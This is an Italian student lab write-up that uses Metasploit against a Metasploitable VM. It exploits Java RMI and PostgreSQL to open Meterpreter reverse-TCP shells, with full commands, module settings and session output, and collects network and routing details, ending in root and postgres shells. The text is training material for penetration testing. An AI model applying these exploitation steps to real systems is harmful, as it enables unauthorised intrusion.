

Traccia esercizio 1

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima.

Configurazione IP delle macchine

Metasploitable

Per modificare l'indirizzo IP della macchina Metasploitable in 192.168.75.112, è necessario accedere alla macchina e modificare le impostazioni di rete.

Step

1. Accendere la macchina Metasploitable ed inserire le credenziali predefinite.
Nome utente: 'msfadmin'
Password: 'msfadmin'
2. Verificare l'interfaccia di rete
Prima di modificare le impostazioni, verifichiamo l'attuale configurazione dell'interfaccia di rete utilizzando il comando `ifconfig` o `ip addr`.



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:24:67:1a
          inet addr:192.168.1.40  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe24:671a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:2954 (2.8 KB)
          Interrupt:9 Base address:0xd020
```

Notiamo che l'indirizzo IP attuale è 192.168.1.40 e che il nome della scheda di rete è eth0.

3. Modificare la configurazione dell'interfaccia di rete

Utilizziamo un editor di testo (ad esempio '**nano**') per modificare il file di configurazione della rete. Su Metasploitable, il file di configurazione si trova in `/etc/network/interfaces``.

Con il comando '**sudo nano /etc/network/interfaces**' apriamo l'editor. Cerchiamo il nome della scheda di rete (eth0 in questo caso) e la voce che si riferisce all'indirizzo IP della macchina.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 192.168.1.40
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```



La voce address si riferisce all'indirizzo IP attuale della Metasploitable (192.168.1.40). Per il nostro esercizio la modifichiamo l'IP in **192.168.75.112** (e gli altri parametri)

```
iface eth0 inet static
address 192.168.75.112
netmask 255.255.255.0
network 192.168.75.0
broadcast 192.168.75.255
gateway 192.168.75.1
```



Salviamo tramite '**Ctrl+O**' e chiudiamo l'editor con '**Ctrl+X**'

4. Riavviare l'interfaccia di rete

Per applicare le modifiche riavviamo l'interfaccia di rete. Per farlo possiamo usare il seguente comando: **sudo /etc/init.d/networking restart**
Oppure possiamo riavviare la macchina con **sudo reboot**

5. Verificare le nuove impostazioni IP

Dopo il riavvio, verifica che l'indirizzo IP sia stato modificato correttamente utilizzando: **'ifconfig'** oppure **'ip addr'**

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 88:08:06:27:ff:fe
          inet addr:192.168.75.112  Bcast:192.168.75.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe00:0000  Prefix64  Scope:Link
```



Kali Linux

Per modificare l'indirizzo IP su Kali Linux in 192.168.75.111 è possibile farlo tramite l'interfaccia a riga di comando o tramite l'interfaccia grafica.

Step

1. Apriamo un terminale e verifichiamo l'interfaccia di rete attiva tramite uno dei seguenti comandi: **'ip a'**, **'ip addr'** o **'ifconfig'**




```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cb:aa:13 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 83726sec preferred_lft 83726sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a7:2f:8d brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
```

Sul sistema in uso ci sono 2 schede di rete: una per la connessione in internet (eth0) e una per connettersi alla rete interna (eth1). Quest'ultima è la rete che dobbiamo andare a modificare trasformandola da 192.168.1.25 a 192.168.75.111.


2. Configurazione indirizzo IP

Per modificare l'IP possiamo usare sia il metodo visto precedentemente sulla macchina Metasploitable, ovvero andando a modificare il file **'/etc/network/interfaces'**, sia farlo tramite l'interfaccia grafica. Per mostrare un metodo diverso, userò quest'ultimo approccio.


Apriamo le Impostazioni di rete cliccando sull'icona della rete nell'angolo in alto a destra del desktop e selezioniamo "Edit Connections...".




Da qui abbiamo accesso alla Network Connections dove saranno mostrate le connessioni presenti



In questo caso, ci sono due reti: intranet per la rete interna (eth1) e online per la connessione internet (su eth0). Quella che ci interessa è intranet, quindi la selezioniamo e clicchiamo sull'ingranaggio in basso a sinistra della schermata.




Dopo aver cliccato sull'ingranaggio ci apparirà la schermata di editing della rete scelta (in questo caso intranet). Da qui selezioniamo la scheda **'IPv4 Settings'**



La nuova schermata ci presenta vari parametri importanti come il metodo di connessione e l'indirizzi IP da assegnare.

Noi vogliamo cambiare il parametro metodo da "Automatico DHCP" a "Manuale" perché abbiamo bisogno di assegnare un IP statico alla macchina. Successivamente, usiamo il tasto "ADD" per aggiungere un nuovo indirizzo IP con la relativa netmask.



Clicchiamo sul tasto “Save” per salvare le nuove impostazioni. Per applicarle disconnettiamo e riconnettiamo l’interfaccia di rete.

3. Verifica delle Modifiche

Dopo aver configurato l’indirizzo IP verifichiamo con il comando “**ip a**” sul terminale che le modifiche siano state applicate

```
eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:a7:2f:8d brd ff:ff:ff:ff:ff:ff
inet 192.168.75.111/24 brd 192.168.75.255 scope global noprefixroute eth1
    valid_lft forever preferred_lft forever
```

Vulnerable Java RMI

1. Scansione nmap

Come primo step, eseguiamo una scansione verso la Metasploitable tramite il tool nmap per controllare se la porta che ci interessa (la 1099) è aperta. Usiamo una scansione di tipo “**version detection**”, che ci permette di recuperare la versione del servizio.

Il comando da usare è quindi: **'nmap -sV -p 1099 192.168.75.112'**

```
$ nmap -sV -p 1099 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-0
Nmap scan report for 192.168.75.112
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
```

Troviamo che la porta 1099 è aperta e vi gira il servizio java-rmi

2. Ricerca e configurazione dell'exploit

Ora che abbiamo trovato il servizio target, apriamo Metasploit tramite il comando **'msfconsole'**

```
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

Metasploit v6.4.15-dev
+ -- --[ 2433 exploits - 1254 auxiliary - 428 post
+ -- --[ 1471 payloads - 47 encoders - 11 nops
+ -- --[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Ora, usiamo la keyword **'search'** per trovare un exploit compatibile con il servizio java rmi. La sintassi è: **search java rmi**

Analizzando i vari risultati e le loro descrizioni troviamo sulla riga 8 un modulo che potrebbe fare al caso nostro

```

4  \_ target: Windows Dropper
5  exploit/multi/misc/java_jmx_server
6  auxiliary/scanner/misc/java_jmx_server
7  auxiliary/gather/java_rmi_registry
8  exploit/multi/misc/java_rmi_server
9  \_ target: Generic (Java Payload)
10 \_ target: Windows x86 (Native Payload)
11 \_ target: Linux x86 (Native Payload)
12 \_ target: Mac OS X PPC (Native Payload)

```

Per utilizzare il modulo che ci interessa usiamo la keyword **'use'** seguito dal numero della riga o dal path del modulo. In questo caso, usiamo **'use 8'**. Fatto ciò, usiamo il comando **'show options'** per vedere i requisiti del modulo.

```

[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payl
  RHOSTS    192.168.75.112  yes       The target host(s), see https://docs.metaspl
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0           yes       The local host or network interface to listen o
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   BOF              no        Path to a custom SSL certificate (default is ran
  URIPATH   192.168.75.111  no        The URI to use for this exploit (default is rand

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

```

Come parametri richiesti non configurati di default abbiamo RHOSTS (l'IP target). Per impostarlo usiamo il comando **'set RHOSTS 192.168.75.112'**

Notiamo che nei requisiti del payload di default c'è il parametro LHOST (l'IP attaccante) impostato sull'IP della rete internet (quella chiama 'online' vista in precedenza). Usiamo il comando **'set LHOST 192.168.75.111'** per modificarlo con quello della rete interna (intranet).

Possiamo controllare il corretto inserimento delle impostazioni tramite **'show options'**

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server
RHOSTS	192.168.75.112	yes	The target host(s), see
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network
SRVPORT	8080	yes	The local port to listen
SSL	false	no	Negotiate SSL for incoming
SSLCert		no	Path to a custom SSL certificate
URIPATH		no	The URI to use for this

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.75.111	yes	The listen address (an interface)
LPORT	4444	yes	The listen port

Usando il comando '**show payloads**' possiamo anche vedere dei payloads compatibili con l'exploit, ma in questo caso va bene quello di default

3. Exploiting

Con il comando '**exploit**' o '**run**' avviamo l'exploit. Quello che otteniamo, se l'attacco va a buon fine, è una shell Meterpreter

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/uri
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444)

meterpreter > 
```

Per confermare che siamo nel sistema giusto possiamo usare alcuni comandi messi a disposizione da Meterpreter.

sysinfo che ci permette di avere informazioni sul nome, OS, architettura e lingua della macchina.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture  : x86
System Language : en_US
Meterpreter   : java/linux
```



Il nome ci conferma che siamo effettivamente su una macchina Metasploitable

4. Ottenimento informazioni target

Per ottenere informazioni sulla configurazione di rete e la tabella di routing della macchina target possiamo usare i seguenti comandi:

'ifconfig' per ottenere informazioni sulla configurazione di rete (e ci conferma oltre ogni dubbio che siamo nella macchina giusta)

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe24:671a
IPv6 Netmask : ::
```



L'indirizzo IP è quello corretto della Metasploitable

'route' per ottenere informazioni sulla tabella di routing della macchina.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0           lo
192.168.75.112 255.255.255.0 0.0.0.0      0           eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0           lo
fe80::a00:27ff:fe24:671a ::           ::           0           eth0
```

Possiamo avere anche avere informazioni sull'user corrente. Per farlo creiamo una shell tramite Meterpreter con la keyword '**shell**' e successivamente usiamo i comandi '**id**' e '**whoami**'.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
whoami
root
█
```

Osserviamo che l'utente a cui abbiamo avuto accesso è root

Traccia esercizio 2


La macchina Metasploitable presenta un servizio vulnerabile PostgreSQL. Eseguire l'exploit per ottenere una sessione Meterpreter sul sistema target.

Vulnerabilità PostgreSQL

1. Scansione nmap

Non conoscendo la porta del servizio PostgreSQL facciamo una scansione standard di nmap, ovvero sulle mille porte più comuni.

Il comando sarà **'nmap -sV 192.168.75.112'**



```
└─$ nmap -sV 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 11:38 CEST
Nmap scan report for 192.168.75.112
Host is up (0.016s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; C
```

Scopriamo che il servizio è attivo sulla porta 5432

2. Ricerca e configurazione dell'exploit

Come già fatto per la vulnerabilità java rmi, avviamo Metasploit tramite il comando **msfconsole** ed usiamo la keyword '**search**' per cercare un exploit. Come parole chiave usiamo postgresql. Quindi la sintassi è: '**search postgresql**'



```
21 auxiliary/admin/postgres/postgres_sql
22 auxiliary/scanner/postgres/postgres_version
23 exploit/linux/postgres/postgres_payload
24 \_ target: Linux x86
25 \_ target: Linux x86_64
```

Leggendo la descrizione dei vari moduli e il rank ne troviamo uno interessante sulla riga 23, di conseguenza usiamo il comando '**use 23**' per selezionare il modulo.

Come fatto per l'exploit precedente, andiamo ad impostare i valori di RHOSTS e LHOST tramite il comando '**set**' e verifichiamo che tutto sia corretto con il comando '**show options**'



```
Used when making a new connection via RHOSTS:

  Name      Current Setting  Required  Description
  ----      -
  DATABASE   postgres         no        The database to au
  PASSWORD   postgres         no        The password for t
  RHOSTS     192.168.75.112   no        The target host(s)
  RPORT      5432             no        The target port
  USERNAME   postgres         no        The username to au

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.75.111   yes       The listen address (a
  LPORT     4444             yes       The listen port
```

3. Exploiting e raccolta informazioni

Con il comando '**exploit**' o '**run**' avviamo l'exploit. Quello che otteniamo, se l'attacco va a buon fine, è una shell Meterpreter

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linu
[*] Uploaded as /tmp/eQezAWSH.so, should be cleaned up aut
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 2 opened (192.168.75.111:4444 → 1

meterpreter > █
```

Per confermare che siamo nel sistema giusto possiamo usare

‘sysinfo’


```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
```

‘ifconfig’

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:24:67:1a
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe24:671a
IPv6 Netmask : ffff:ffff:ffff:ffff::
```



Possiamo anche creare una shell per controllare con quale utente siamo connessi. Per farlo usiamo la keyword ‘**shell**’ e dopo usiamo i comandi ‘**id**’ e ‘**whoami**’

```
meterpreter > shell
Process 5530 created.
Channel 1 created.
id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
whoami
postgres
```

Differenze exploit

Oltre a differire sul tipo di vulnerabilità usato, i due exploit offrono anche risultati diversi. Infatti, se pur vero che entrambe mettono a disposizione una shell Meterpreter, l'exploit sul servizio java rmi ci permette di avere accesso all'utente root a differenza di quello su postgresSQL. Possiamo anche notare che con gli stessi comandi possiamo ottenere informazioni diverse, come ad esempio con **'ifconfig'**

JAVA RMI

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
